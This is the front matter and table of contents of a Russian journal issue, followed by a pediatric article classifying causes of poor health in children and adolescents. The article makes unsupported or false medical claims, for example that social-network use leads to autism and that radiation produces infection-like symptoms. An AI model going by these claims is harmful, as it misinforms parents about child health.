

ISSN 2713-1424

Столыпинский вестник

Том 4, 4/2022

**Освещение вопросов социально-экономических
реформ в России**



ФОНД НАЦИОНАЛЬНОЙ ПРЕМИИ ИМЕНИ ПЕТРА СТОЛЫПИНА

Издательство "Электронная наука"



Столыпинский
вестник

Научно-теоретический сетевой журнал. СВИДЕТЕЛЬСТВО о регистрации средства массовой информации Эл №ФС 77-77274 Международный стандартный серийный номер ISSN 2713-14124

Публикации в журнале направляются в международную базу данных **AGRIS ФАО ООН** и размещаются в системе **Российского индекса научного цитирования (РИНЦ)**.

«Столыпинский вестник» освещает опыт и актуальные вопросы социально-экономических реформ в России.

Издатель ООО «Электронная наука»

Председатель редакционной коллегии: Фомин Александр Анатольевич, президент фонда национальной премии имени П.А.Столыпина, профессор, к.э.н.

Редактор выпуска: Цинцадзе Е. 105064, г. Москва, ул. Казакова, д. 10/2, (495)543-65-62, 8(919) 967 34 56, e-science@list.ru, info@mshj.ru.

Scientific and Theoretical quarterly journal

CERTIFICATE of registration media
Al № ФС 77-77274

International standard serial number
ISSN 2713-14124

Publication in the journal to the database of the International information system for agricultural science and technology **AGRIS, FAO of the UN** and placed in the system of **Russian index of scientific citing**

«Stolypin Herald» covers the experience and pressing issues of socio-economic reforms in Russia.

Publisher «E-science Lt»

Chairman of the Editorial Board:
Fomin Alexander Anatolyevich,
President of the P.A. Stolypin National Prize Fund, Professor, Ph.D.

Editor: Tsintsadze E.
105064, Moscow, st. Kazakova, 10/2,
(495) 543-65-62, 8 (919) 967 34 56,
e-science@list.ru, info@mshj.ru.

Редакционная коллегия

Фомин А.А. - Председатель редакционной коллегии, президент фонда национальной премии имени П.А.Столыпина, профессор, к.э.н.

Волков С.Н. - академик РАН, ректор Государственного университета по землеустройству.

Ушачев И.Г. - академик РАН, д.э.н.

Петриков А.В. - академик РАН, д.э.н.

Долгушкин Н.К. - академик РАН, д.э.н.

Баутин В.М. - академик РАН, д.э.н.

Editorial board

Fomin A.A. - Chairman of the Editorial Board, President of the P.A. Stolypin National Prize Fund, Professor, Ph.D.

Volkov S.N. - Academician of the Russian Academy of Sciences, Rector of the State University for Land Management.

Ushachev I.G. - Academician of the Russian Academy of Sciences, Doctor of Economics

Petrikov A.V. - Academician of the Russian Academy of Sciences, Doctor of Economics

Dolgushkin N.K. - Academician of the Russian Academy of Sciences, Doctor of Economics

Bautin V.M. - Academician of the Russian Academy of Sciences, Doctor of Economics

СОДЕРЖАНИЕ

Лабузова Е.А. Основные причины, приводящие к нарушению здоровья детей и подростков, их классификация и сущность.....	1747
Пузыревский Р.В., Ткаченко Н.И., Спиряева А.Ю. Социально – психологические свойства личности и уголовно – правовые особенности лиц, совершивших преступления по неосторожности.....	1763
Пузыревский Р.В., Ткаченко Н.И., Спиряева А.Ю. Социально – правовые и психолого – педагогические аспекты деятельности оперативных сотрудников, воспитателей по обеспечению явки с повинной заключённых, содержащихся в СИЗО, осуждённых в исправительных учреждениях уголовно – исполнительной системы.....	1772
Иванова К.З. Кибертерроризм-значительная угроза кибербезопасности.....	1781
Репина И. Б., Цапко А.П. Аспекты оценки экономической эффективности предприятия в сфере гостиничного сервиса.....	1787
Наумова Т.Е. Категорирование масштабов последствий аварий и инцидентов на радиационно-опасных объектах в Арктической зоне.....	1804
Еремеев Е.Л., Буравцова Д.А., Дмитриев А.М., Буцев С.Ф., Горай И.И., Усацкий В.А. Технология оптической транспортной сети otn-oth блок данных оптического канала ODUk.....	1815
"Еремеев Е.Л., Буравцова Д.А., Дмитриев А.М., Буцев С.Ф., Горай И.И., Усацкий В.А. Технология оптической транспортной сети otn-oth формирование блоков нагрузки оптических каналов OPUK.....	1831
Еремеев Е.Л., Буравцова Д.А., Дмитриев А.М., Буцев С.Ф., Горай И.И., Усацкий В.А. Технология оптической транспортной сети otn-oth термины, определения и обозначения OTN-OTN.....	1840
Крыгин Н.Д. Этика и интернет.....	1851
Крыгин Н.Д. Шпионское программное обеспечение.....	1859
Крыгин Н.Д. Стандарты классификации данных.....	1867
Крыгин Н.Д. «Обратная оболочка» как одна из уязвимостей целевой системы.....	1875
Крыгин Н.Д. DDOS-атаки и защиты от них.....	1882
Крыгин Н.Д. RAT и его особенности.....	1891
Жаркова Г.В. Организационный конфликт в органах внутренних дел: технологии разрешения..	1901
Багдасаров Д.М. Metasploit как проект компьютерной безопасности.....	1914
Багдасаров Д.М. Архитектура WINDOWS NT.....	1924
Багдасаров Д.М. Безопасность информационных систем.....	1935
Багдасаров Д.М. Внутренняя работа процессора.....	1940
Багдасаров Д.М. Мониторинг привилегированных пользователей.....	1946
Герасимова В.А. Формирование потребности в самообразовании у студентов вуза.....	1950
Ветохин В. В., Ракитин Я. Е., Нестеренко И. А. Выбор средств реализации при разработке автоматизированной информационной системы с применением технологий машинного зрения	1958
Салманов В.И. Специальный метод кодирования для повышения достоверности информации..	1967
Кучеренко Н. Ю. Проблема целостности данных в микросервисной архитектуре.....	1974
Ширяева Е.В. Паротурбинные установки: современное применение на судах. Судовые энергетические установки работающего над статьей.....	1984
Карпенко П.П., Селезнев, А.В., Пелогейко, А.В., Чебунина, М.В., Буравцова Д.А., Башкинцева М.В. Основы системного анализа.....	1991
Карпенко П.П., Вербицкий А.А., Майбурд С.В., Островерхий С.М., Кондратова О.А., Башкинцева М.В. От костра и барабана к радиостанции.....	2004

Гончарова Е.А. Образ Калининградской области в медиапространстве как центра притяжения туристов.....	2019
Головко Я.Ю. Разработка интеллектуальной системы контроля управления доступом.....	2029
Кретов В.А. Автономизация Галиции в ходе переустройства Австрийской империи в двуединую монархию.....	2039
Кретов В.А. Борьба краковских консерваторов с традицией польских восстаний (1860-1870-е гг.).....	2063
Токарев А. С. Причины возникновения увода оси отверстия при обработке зенкером с многогранными неперетачиваемыми пластинами.....	2078
Оленин А. В. Перспективы реализации механизма экспериментальных правовых режимов в Российской Федерации (на примере дистанционной продажи рецептурных лекарственных препаратов).....	2084
Тлупов И.В., Хамида М., Фадель Б. Протезирование на дентальных имплантатах.....	2093
Кудряшова А.М. Определение рекреационных территорий, обзор подходов и методов оценки..	2103
Орехова С.М., Янаева М.В. Разработка среды программирования роботов с режимом имитационного моделирования.....	2111
Цымбал Ф.А. Управление инцидентами безопасности и событиями (SIEM).....	2121
Цымбал Ф.А. Автоматизация управления уязвимостями.....	2130
Цымбал Ф.А. Защита цифровой и аналоговой информации.....	2139
Цымбал Ф.А. Информационная безопасность против кибербезопасности.....	2148
Леонова Е.М., Леонова А.Н. О подходе к классификации нормативных правовых документов по оповещения населения для разработки базы данных.....	2155
Подрядчикова Е.Д., Гилёва Л.Н. Современное состояние обработки пространственных данных с помощью технологий BIG DATA.....	2162
Побединская Т. В. Понятие и признаки служебной дисциплины сотрудников органов и учреждений уголовно-исполнительной системы.....	2171
Сахабутдинова И.И. Управление экономической эффективностью мероприятий по повышению энергосбережения на нефтегазодобывающем предприятии (на примере ООО «Башнефть-полус»).....	2185
Горда М. Д. Анализ бизнес-процессов отдела информационных технологий образовательной организации для последующей автоматизации.....	2196
Хайруллина С.Р. Источники налогового права Российской Федерации.....	2213
Захожий К. А. Применение красок в строительстве.....	2233
Колупаев В.А. Легенда о Цеолите.....	2240
Зиников Р.Р., Степанов Е.А. Антиоксидантная активность слюны.....	2247
Храмцова Н.А. Теоретические и методологические основы инновационной деятельности на предприятии.....	2260
Аклаева Я.Т. Система материально-технического снабжения в нефтяных компаниях.....	2272
Крюковский А.С., Кудряшова А.М. Анализ рекреационной нагрузки детских площадок на примере жилого квартала расположенного в приморском районе города Санкт-Петербурга.....	2280
Казангапов Э.Б. Анализ заболеваемости детей, посещающих ДДУ, на базе ГАУЗ ТО «Городская поликлиника №3» города Тюмени, педиатрическое отделение.....	2294
Шираева А.Х., Свирава А.М. Применение метода магнитно-резонансной томографии во время беременности.....	2304
Вахрушев М.А. Анализ эффективности использования зарядных станций для электромобилей..	2319
Козлов З.С. Компьютерные вирусы и антивирусы.....	2332
Цой П.С. Разработка экспресс-метода оценки качества питьевой воды.....	2345

Кокиева Г.Е. Совершенствование технологии выращивания зеленых культур на рассадно-салатных комплексах зимних теплиц.....	2353
Архипов В. Г. Анодное оксидирование алюминия с окрашиванием в несколько цветов.....	2379
Шишнёва О.В. Модель профессионального развития управленческой команды образовательной организации.....	2387
А.Н. Канахина, Н.А. Глазунов, П.Д. Зайцев, М.И. Зорин Электроснабжение децентрализованных сельскохозяйственных объектов на основе фотоэлектрических модулей...	2395
Арсентьева О.Ю. Рябина обыкновенная в озеленении города Архангельска на примере сквера...	2404
Арсентьева О.Ю., Попкова К.С. Роль малых архитектурных форм в формировании комфортной городской среды северных городов.....	2413
Скуба Р.В., Снегирёва А.Э. Тенденции и перспективы развития финансовой системы России в условиях цифровизации.....	2425
Скуба Р.В. Барьеры входа региональной коммерческой организации на отраслевой рынок: основные характеристики.....	2442
Ячменёв Е.С., Петров А.Е., Попов Ю.Л. Методы борьбы с терроризмом на воздушном транспорте.....	2453



Столыпинский
вестник

Научная статья

Original article

УДК 61

ОСНОВНЫЕ ПРИЧИНЫ, ПРИВОДЯЩИЕ К НАРУШЕНИЮ ЗДОРОВЬЯ ДЕТЕЙ И ПОДРОСТКОВ, ИХ КЛАССИФИКАЦИЯ И СУЩНОСТЬ

**THE MAIN CAUSES LEADING TO THE VIOLATION OF THE HEALTH OF
CHILDREN AND ADOLESCENTS, THEIR CLASSIFICATION AND
ESSENCE**

Лабузова Екатерина Аркадьевна, врач-педиатр, выпускница, Российский национальный исследовательский медицинский университет им. Н.И. Пирогова, г. Москва

Labuzova Ekaterina Arkadyevna, pediatrician, graduate, N.I. Pirogov Russian National Research Medical University, Moscow

Аннотация: Во все времена дети и подростки составляли подрастающее поколение и являлись будущим для любой цивилизации, любого государства. Очевидным и необходимым условием прогресса общества является сохранение здоровья у подрастающего поколения.

Для решения этой важнейшей задачи лучшие умы человечества проводили наблюдения и замечали закономерности, которые выявляли различные негативные причины, приводящие к нарушению здоровья детей и подростков.

Были дифференцированы основные болезнетворные предпосылки, что позволило предупреждать опасные для здоровья ситуации, в которых мог оказаться ребёнок.

Углублённое исследование природы возникновения болезней позволило изучать сущность многих из них и устранить условия для их появления.

Различные взгляды на классификацию болезнетворных причин способствовали обнаружению взаимосвязей между ними, разрушая которые можно создать более надёжные условия для сохранения здоровья детей и подростков.

Благодаря достижениям современной медицины было ликвидировано развитие многих детских заболеваний. Но практика жизни показывает, что терять бдительность в этой вечной борьбе нельзя. Не только старые болезнетворные причины готовы разжечь эпидемию. Развитие цивилизации, научно-технический прогресс невольно порождают новые угрозы здоровью детей и подростков.

Актуальность выбранной темы состоит в необходимости непрестанной заботы о здоровье подрастающего поколения.

Abstract: At all times, children and adolescents were the younger generation and were the future for any civilization, any state. An obvious and necessary condition for the progress of society is the preservation of the health of the younger generation. To solve this most important task, the best minds of mankind carried out observations and noticed patterns that revealed various negative causes leading to the violation of the health of children and adolescents.

The main pathogenic prerequisites were differentiated, which made it possible to prevent health-threatening situations in which a child could find himself.

An in-depth study of the nature of the occurrence of diseases made it possible to study the essence of many of them and eliminate the conditions for their occurrence. Different views on the classification of pathogenic causes contributed to the discovery of interrelations between them, destroying which it is possible to create

more reliable conditions for the preservation of the health of children and adolescents.

Thanks to the achievements of modern medicine, the development of many childhood diseases has been eliminated. But the practice of life shows that it is impossible to lose vigilance in this eternal struggle. Not only the old pathogenic causes are ready to ignite an epidemic. The development of civilization, scientific and technological progress unwittingly generate new threats to the health of children and adolescents.

The relevance of the chosen topic is the need for incessant care for the health of the younger generation.

Ключевые слова: нарушение здоровья, сохранение здоровья детей и подростков, современная медицина, детские заболевания, эпидемия.

Keywords: violation of health, preservation of the health of children and adolescents, modern medicine, childhood diseases, epidemic.

1. Основные причины, угрожающие здоровью детей и подростков.

Понятие здоровья является одним из важнейших и центральных понятий в медицине. Как и любому основному понятию трудно, а иногда и невозможно, дать точное определение, так и для понятия здоровья сложилось множество определений. Резюмируя мнения и выводы лучших врачей мира, определение здоровья можно сформулировать следующим образом.

Здоровье – это целостное состояние человеческого организма, когда все его элементы и системы работают в предусмотренной норме, нет боли, страданий и вредных процессов, а сам человек задумывает планы, стремится и способен выполнять действия по их осуществлению в пределах отпущенных ему возможностей.

Не всегда люди способны понимать и ценить данное им здоровье. Попадая вольно или невольно в неблагоприятные ситуации, человек испытывает здоровье на прочность. И если, заболев, посчастливится

выздороветь, то можно почувствовать и понять, что *одно из самых приятных ощущений в этом мире – это ощущение выздоровления.*

Здоровье ребёнка определяется здоровьем его родителей. На этот фактор повлиять сложно, так как в геномах родителей уже содержится некая как положительная, так и отрицательная информация, закладывающая будущее здоровье ребёнка, а родители подбираются не всегда по принципу «здоровый+здоровый».

Одной из основных причин появления нездорового потомства является слабое здоровье или болезненность родителей. Однако и у вполне здоровых родителей могут родиться нездоровые дети по причине вмешательства слепых сил природы. Значит, наследственность и несчастная случайность – первые основные причины возможного нарушения здоровья детей.

Если оплодотворение яйцеклетки произошло благополучно, то теперь здоровье будущего ребёнка зависит от состояния матери. На мать воздействует великое множество факторов, как физических, так и психических, эмоциональных, социальных и т.д. Перечислить их все крайне сложно. Например, возраст матери. Здесь есть свои оптимальные границы, но нет единого мнения: от 19 до 26 лет, от 20 до 35 лет. Важно то, что этот фактор есть, и он влияет на будущее здоровье ребёнка.

Правильное питание матери, материальные и социально-экономические условия, своевременное медицинское наблюдение за беременной – одни из важнейших причин, которые могут повлиять на здоровье плода.

Не следует забывать о распространившейся в последнее время во всём мире нехорошей моде сожительствовать мужчине и женщине в незарегистрированном браке, так сказать «состоять в непонятно каких отношениях». По своей роли мужчина предназначен быть защитником для женщины, для семьи. Свободный брак его к этому не обязывает. Возможно, такой мужчина несостоятелен в роли защитника. Женщина, забеременевшая в таких условиях, не чувствует себя защищённой, испытывает постоянный

стресс: нужна ли она, нужен ли будущий ребёнок, что думают окружающие и т.д. Такое социальное положение беременной отрицательно отражается на здоровье плода. Проигрывает и мужчина – либо он становится соучастником аборта, либо зарабатывает в будущем неприязнь потомства.

Возможно, что экономически было бы выгоднее, что как только выясняется беременность, то женщина перестаёт ходить на работу, а занимается только собой и готовится к родам. Потому что если беременная заразится, например, краснухой при походе на работу, то убытки от больного ребёнка превысят прибыль от работы беременной. Беременность и последующий уход за ребёнком уже сами по себе являются очевидной формой работы, вполне заслуживающей адекватной оплаты.

Очередной опасностью, подстерегающей ребёнка, являются роды. Если произойдет бесчеловечное, бессердечное и непрофессиональное обращение с роженицей при приёме родов, то это может стать причиной ДЦП и других серьёзных нарушений здоровья ребёнка.

После благополучных родов и медицинского осмотра ребёнок не разлучается с матерью, желательно начинать правильное его кормление. В противном случае у новорождённого развивается стресс, не исключено появление дисбактериоза, аллергий и т.п.

Как видим, родившись, ребёнок сразу попадает далеко не в гостеприимный мир, который ждёт его с распростёртыми объятиями. Необходимый карт-бланш на жительство в этом мире – для начала надо иметь железное здоровье.

Качественное медицинское обслуживание с первых дней жизни имеет огромное значение в сохранении здоровья ребёнка. Регулярное наблюдение у педиатра и комплекс прививок призваны защитить ребёнка от опасных болезней. Но и здесь свои сложности. Прививки могут вызывать нежелательную реакцию. Родители, напуганные такими слухами, отказываются прививать детей, оставляя их уязвимыми. Риск налицо.

До 7 лет дети, как правило, не ходят в школу. В благополучных семьях они либо воспитываются дома, либо посещают ясли и детский сад. В этот период детский организм продолжает активно расти. Практика показывает, что дети, посещающие ясли-сад, могут часто болеть простудными заболеваниями. С одной стороны они таким образом тренируют иммунитет, с другой стороны тренировать иммунитет следует своевременным и разумным закаливанием.

За детьми дошкольного возраста особенно необходим неусыпный контроль со стороны взрослых. Ребёнок может упасть и травмироваться, наколоться, засунуть себе в рот грязь, опасные предметы. На прогулке на ребёнка может напасть собака, кошка и даже ёжик. Может выскочить автомобиль, упасть сосулька. И такие случаи теперь не редкость. Взрослый должен стараться предвидеть, что может угрожать ребёнку в данной ситуации. Необходимо постоянно держать ребёнка в поле зрения, не отпускать от себя в местах опасности, находиться в пределах одного шага. Нельзя читать книгу, прогуливаясь с ребенком в коляске [5].

Не единожды случалась жуткая ситуация, когда родители на берегу реки, занимаясь своими делами, теряли из виду ребенка, в то время как он, поскользнувшись, упал в воду и захлебнулся так быстро, что не успел позвать на помощь.

Пока ребёнок играет в манеже, мать может заняться делами, но должна чутко контролировать звуки, доносящиеся из манежа. Если ребёнок где-то затих – следует немедленно проверить, что происходит с ребенком.

Необходимо следить за походкой малыша, его поведением, внешним видом.

В дошкольном возрасте к ребёнку может незаметно подкрадываться близорукость. Не следует стараться обучать детей письму и чтению до 7 лет. Этот навык никуда не денется, а вот от близорукости отделаться будет невозможно. Необходимо следить, чтобы ребенок не подносил предметы

близко к лицу, не рассматривал мелкие детали на близком расстоянии – это путь к близорукости. Когда он начнет прищуривать глаз, не распознавать предметы под ногами, на прилавке магазина, издали не узнавать знакомых людей – будет уже поздно.

Немаловажно следить за зубами ребенка: чистить, приучать чистить и проверять каждый раз, как он почистил зубы.

Когда ребенок начинает ходить в школу, появляются новые заботы о его здоровье. Необходимо следить за правильной осанкой за партой, занятиями физкультурой, весом портфеля, школьными обедами. Сам процесс учёбы и подготовки домашних заданий может вызывать трудности и провоцировать стресс, и взрослые должны чутко следить и реагировать на возникающую неблагоприятную психологическую обстановку [3].

Коллектив школьных товарищей оказывает на ребенка воздействие. В первую очередь учителям необходимо следить, чтобы в классе была здоровая атмосфера дружбы, взаимопомощи. Родители обязаны вникать в школьную жизнь ребенка, интересоваться с кем он общается, что его волнует, подсказывать добрые советы.

В современном обществе все большее влияние приобретают различные социальные сети и гаджеты, осуществляющие общение в сетях. Неумелое использование достижений цивилизации может нанести ребенку сильнейший психологический и эмоциональный вред, приводящий к развитию аутизма, агрессивности, постоянных переживаний, что отрицательно влияет на общее здоровье. "Сидение в телефоне" провоцирует близорукость, как результат длительного рассматривания светящего мелкого изображения на близком расстоянии, а также вызывает гиподинамию [1].

Опаснейшей причиной нарушения здоровья и всей жизни является наркомания. Особенно остро проблема возникает в так называемом переходном возрасте 11-12 лет. Не менее серьезную угрозу несут

табакокурение и употребление алкоголя. Ребенок растет, растут и угрозы здоровью [2].

Переходя в старшие классы, учебная нагрузка увеличивается И здесь по-прежнему здоровье школьника подстерегают та же близорукость, нагрузка на опорно-двигательный аппарат. Мальчики, пытаясь выглядеть сильными, крепкими и мужественными, не щадят своего здоровья на физкультуре и могут легко его надорвать. Девочки, наблюдая за формированием своей фигуры и кожей лица, могут нанести вред своему здоровью путем диет и необоснованных переживаний [8].

Дети и подростки должны рационально питаться, одеваться по погоде [6].

Несоблюдение правил личной гигиены может явиться причиной возникновения гепатита и других инфекционных заболеваний [7].

2. Классификация причин нарушения здоровья у детей и подростков.

На человеческий организм воздействует огромное количество условий и факторов, которые можно назвать причинами и которые могут легко нарушить его здоровье. Они не щадят ни детей, ни подростков.

Чтобы ориентироваться в необъятном хаосе неблагоприятных причин, их делят на группы или классы по различным принципам. Внутри класса причины сходны по своему негативному происхождению, а между разными классами причины существенно отличаются.

В виду сложности рассматриваемой проблемы существует множество различных видов классификаций, в чем-то схожих, в чем-то отличающихся друг от друга, стандартных и нестандартных, общепринятых и утвержденных авторитетными учеными и научно-исследовательскими институтами, а также альтернативных, вызывающих дискуссии.

Например, основные причины, приводящие к нарушению здоровья детей и подростков, можно разделить на такие классы:

- генетические;
- случайные;
- неправильного образа жизни;
- социально-экономические;
- психологические, эмоциональные;
- окружающей природной среды.

К генетическим причинам относят неустранимые на сегодняшний день нарушения в геноме, вызывающие неизлечимые наследственные заболевания и нарушения здоровья, такие как, например, болезнь Дауна.

К случайным причинам можно отнести, например, неожиданные травмы, а также и наследственные заболевания, которые могли бы и не проявиться, если бы не возникли случайные стечения обстоятельств.

Например, аллергия на пыльцу редких растений, с которыми можно было никогда и не встретиться, живя постоянно там, где не встречаются такие растения.

Заразиться инфекционной болезнью можно случайно, можно под воздействием как наследственных причин, так и совпадения множества неблагоприятных событий.

Неправильный образ жизни. Сюда можно отнести великое множество причин. Классическими являются курение, употребление алкоголя и наркотиков [11]. Пренебрежение медицинской помощью, неправильное питание, переутомление, антисанитария, одежда, несоответствующая погоде, привычка к вспыльчивости, депрессии и т.п. – следствия неправильного образа жизни.

К социально-экономическим причинам, вызывающим нарушение здоровья детей и подростков относятся прежде всего неблагоприятная обстановка в семье: ссоры, сиротство, материальные возможности.

Психологические причины с одной стороны могут проистекать из социально-экономических. Однако никакой корреляции между социально-

экономическим положением и психическим здоровьем нет. Некоторые считают психологические причины несерьезными и легко устранимыми. На самом деле расстройства психики, нервной системы запросто приводят к внутренним трудноизлечимым болезням и даже к суициду [4].

Окружающая природная среда может как оздоровить человека, так и нанести вред ему. Всемирное потепление климата, проживание рядом вредным производством, мусорной свалкой, аэропортом, шумным шоссе, повышенная влажность, смена привычной климатической зоны, световое голодание и т.д. – все это причины, которые могут отрицательно сказаться на развитии ребенка, ослабить его иммунитет, вызвать различные заболевания.

Приводимая классификация не претендует на окончательную или универсальную. Границы между классами весьма нечетки и сами классы частично пересекаются. Например, причина, вызвавшая грипп, может быть отнесена к случайной, а может возникнуть от неправильного образа жизни из-за привычки ходить зимой без головного убора, а может возникнуть как социальная в условиях эпидемии густонаселенного мегаполиса. Склонность к заболеванию кариесом может быть обусловлена как генетически, так и неправильным образом жизни: привычкой плохо чистить зубы, так и неблагоприятной окружающей средой – недостатком фтора.

Количество приведенных классов может быть больше. Жизнь не стоит на месте. Еще несколько десятилетий назад трудно было представить, что компьютеры и гаджеты широко и прочно войдут в наш быт и труд. И повлекут за собой расстройства зрения, радикулит, болезни лучезапястного сустава у подрастающего поколения. Поэтому можно рассматривать новый класс причин, приводящих к нарушению здоровья, – связанные с компьютерными и информационными технологиями [9].

Альтернативная классификация болезнетворных причин может быть построена, например, по типам вызываемых заболеваний:

- наследственные;

- травматические;
- инфекционные;
- обмена веществ;
- вредных излучений;
- психические.

Между этими классами также нет чётких границ. Например, наследственное заболевание может выразиться в уродстве руки, т.е. травма. Травма почки может привести к нарушению обмена веществ и наоборот. Вредные электромагнитные и звуковые излучения разрушают организм на клеточном уровне и далее могут вызывать как травмы, так и симптомы инфекционных заболеваний и, разумеется, коверкают психику. Сами психические заболевания могут стать причиной инфекции, душевнобольной ребенок может причинить себе увечье. Обмен веществ подростка, находящего под постоянным давлением стресса, нарушен и может повлечь за собой деформации сердца, восприимчивость к инфекциям, попытку нанести себе травму и т.д. [10].

3. Сущность причин нарушения здоровья у детей и подростков.

Все болезнетворные причины имеют единую общую сущность – расстраивать здоровое состояние организма, заставить его страдать. Однако в деталях можно выделить некоторые различия сущностей болезнетворных причин.

Некоторые причины приводят к роковым последствиям для здоровья в очень короткие сроки. Это прежде всего наследственные патологии, травмы, наркомания, опасные инфекционные заболевания, сильные душевные потрясения.

Другие факторы имеют длительный срок опасного воздействия на здоровье ребенка, но не спешат с возникновением болезни. Это может быть

табакокурение, неправильное питание, чрезмерное увлечение спортивными нагрузками, повышенный уровень сахара в крови.

Весьма необычной сущностью обладают причины, с виду несущие только добро здоровью ребенка. Это, например, современная мода посещать различные художественные школы, спортивные секции, многочисленных репетиторов. Как полагают родители, это расширит культурный, духовный мир ребенка, укрепит его силу, выносливость, здоровье, снизит страх перед ЕГЭ. Однако дополнительная нагрузка после школы, постоянное присутствие наставников является причиной усталости, стресса, что подрывает здоровье молодого поколения уже с детства [13].

Сущность болезнетворных причин может быть на первый взгляд как бы пустячной. Небольшие простуды каждый учебный год, хроническая усталость, небольшие ожоги и шрамы, ушибы коленок, лечение зуба и постоянное волнение перед школьными контрольными и сочинениями – кажутся неизбежными и не заслуживающими большого беспокойства. Однако ведь есть дети, которые не болеют простудами, избегают хотя бы ожогов, у них хорошие зубы, им безразличны строгие школьные требования. Такие дети потенциально сохраняют большой запас здоровья, чем те, которых постепенно выматывали "пустячные болячки" [12].

Сущности болезнетворных причин многообразны и многолики. Можно привести пример ещё одной "индивидуальной" сущности: несчастная случайность. Тётя дала ребёнку грязную конфету, и у него возник стоматит с высокой температурой. Водитель сбил подростка на пешеходном переходе. В первом случае сущность может носить ещё и "добрый" оттенок. Во втором – социальные проблемы в обществе.

Изучение сущностей болезнетворных причин имеет важнейшее значение для профилактики. Раскрыв сущность можно определить, какие меры предосторожности следует предпринять, чтобы не допустить распространение угроз. Анализируя, например, сущность возвращения

туберкулёза, распространение ВИЧ, были сделаны выводы о необходимости дальнейшего улучшения социально-экономических условий проживания детей и подростков.

Повысилась защищённость материнства и детства, увеличились пособия на детей, материнский капитал. Созданы медицинские центры, оснащённые самой современной аппаратурой для диагностики состояния здоровья и лечения.

Реконструированы детские лагеря труда и отдыха, где можно отдохнуть, укрепить здоровье, получить массу положительных эмоций. Всё это позволит организму ребёнка противостоять возможному натиску болезнетворных причин.

Огромное значение имеет пропаганда здорового образа жизни в школах, на детских площадках, детских медицинских учреждениях, в местах пребывания детей и подростков.

Для сохранения здоровья подрастающего поколения взрослые должны стараться предвидеть последствия взаимодействия с ним окружающей среды и самих себя.

Заключение.

Причин, вызывающих нарушение здоровья у детей и подростков, много. Какие из них считать основными – непросто. Бесспорно, генетические болезнетворные причины относятся к основным, поскольку уничтожить их пока что невозможно. Какие-то остальные причины можно отнести к основным по частоте их встречаемости, например: причина, вызывающая эпидемию гриппа. Другие причины будут основными лишь для некоторой части молодежи – причина появления угрей, что вызывает глубокие психо-эмоциональные страдания. Для кого-то основной причиной будет личная несчастная случайная причина, выпавшая на его долю, и нарушившая его здоровье.

Чтобы изучить многообразие болезнетворных причин, предотвратить или хотя бы ослабить их негативное воздействие, разрабатывается классификация, по которой болезнетворные причины распределяют на отдельные группы или классы по их происхождению. На этом этапе исследователи сталкиваются с большими трудностями в виду сложных взаимосвязей между природными процессами, живой материей, человеческим обществом и спецификой развития организма детей и подростков.

Для более глубокого понимания механизма происхождения и действия причин, приводящих к нарушению здоровья детей и подростков, исследуется их сущность. И здесь также немало сложностей в изучении.

Чтобы дети и подростки росли здоровыми и счастливыми, взрослым необходимо проявлять заботу об их здоровье с самого начала и на протяжении всей жизни, предупреждать и устранять опасности, а тем самым обеспечить и себе спокойную старость.

Литература:

1. Бутрий С.А. Здоровье ребёнка: современный подход. – М.: Эксмо, 2018. – 240 с.
2. Грейданус Д., Бэш Ф. Здоровье и воспитание подростка. – М.: Мартин, 2012. – 592 с.
3. Жданова Л.А. Основы формирования здоровья детей. – М.: ГЭОТАР-Медиа, 2017. – 416 с.
4. Иовчук Н.М. Вопросы психического здоровья детей и подростков. – М.: Ассоциация детских психиатров и психологов, 2010. – 144 с.
5. Кругляк Л.Г., Горячева Л.А. Как вырастить здорового ребёнка. – М.: Весь, 2014. – 304 с.
6. Куткина М.Н., Линич Е.П. Организация питания детей и подростков. – СПб.: Лань, 2018. – 320 с.
7. Кучма В.Р. Гигиена детей и подростков. – М.: ГЭОТАР-Медиа, 2015. – 528 с.

8. Кучма В.М., Скоблина Н.А., Милушкина О.Ю. Физическое развитие детей и подростков Российской Федерации. – М.: Литтерра, 2019. – 176 с.
9. Максимович С.В. Полный курс здоровья детей. – М.: АСТ, 2017. – 256 с.
10. Подольский А.И., Идобаева О.А. Психология развития. Психозэмоциональное благополучие детей и подростков. – М.: Юрайт, 2018. – 124 с.
11. Рожков М.И., Ковальчук М.А. Профилактика наркомании у подростков. – М.: Владос, 2018. – 142 с.
12. Савченков Ю.И., Солдатова О.Г., Шилов С.Н. Возрастная физиология. Физиологические особенности детей и подростков. – М.: Владос, 2018. – 143 с.
13. Чутко Л.С. Нарушения поведения и развития у детей. – М.: Каро, 2011. – 176 с.

Literature:

1. Butri S.A. Child's health: a modern approach. – Moscow: Eksmo, 2018. – 240 p.
2. Greydanus D., Bash F. Health and upbringing of a teenager. – М.: Martin, 2012. – 592 p.
3. Zhdanova L.A. Fundamentals of the formation of children's health. – М.: GEOTAR- Media, 2017. – 416 p.
4. Iovchuk N.M. Issues of mental health of children and adolescents. – Moscow: Association of Child Psychiatrists and Psychologists, 2010. – 144 p.
5. Kruglyak L.G., Goryacheva L.A. How to raise a healthy child. – М.: All, 2014. – 304 p.
6. Kutkina M.N., Linich E.P. Organization of nutrition for children and adolescents. – St. Petersburg: Lan, 2018. – 320 p.
7. Kuchma V.R. Hygiene of children and adolescents. – М.: GEOTAR-Media, 2015. – 528 p.

8. Kuchma V.M., Skoblina N.A., Milushkina O.Yu. Physical development of children and adolescents of the Russian Federation. – M.: Litterra, 2019. – 176 p.
9. Maksimovich S.V. The complete course of children's health. – M.: AST, 2017. – 256 p.
10. Podolsky A.I., Idobaeva O.A. Psychology of development. Psychoemotional well-being of children and adolescents. - M.: Yurayt, 2018. – 124 p.
11. Rozhkov M.I., Kovalchuk M.A. Prevention of drug addiction in adolescents. – M.: Vados, 2018. – 142 p.
12. Savchenkov Yu.I., Soldatova O.G., Shilov S.N. Age physiology. Physiological features of children and adolescents. – M.: Vados, 2018. – 143 p.
13. Chutko L.S. Violations of behavior and development in children. – M.: Karo, 2011. – 176 p.

© Лабузова Е.А., Научный сетевой журнал «Столыпинский вестник» № 4/2022.

Для цитирования: Лабузова Е.А. ОСНОВНЫЕ ПРИЧИНЫ, ПРИВОДЯЩИЕ К НАРУШЕНИЮ ЗДОРОВЬЯ ДЕТЕЙ И ПОДРОСТКОВ, ИХ КЛАССИФИКАЦИЯ И СУЩНОСТЬ // Научный сетевой журнал «Столыпинский вестник» № 4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 37

**СОЦИАЛЬНО – ПСИХОЛОГИЧЕСКИЕ СВОЙСТВА ЛИЧНОСТИ И
УГОЛОВНО – ПРАВОВЫЕ ОСОБЕННОСТИ ЛИЦ, СОВЕРШИВШИХ
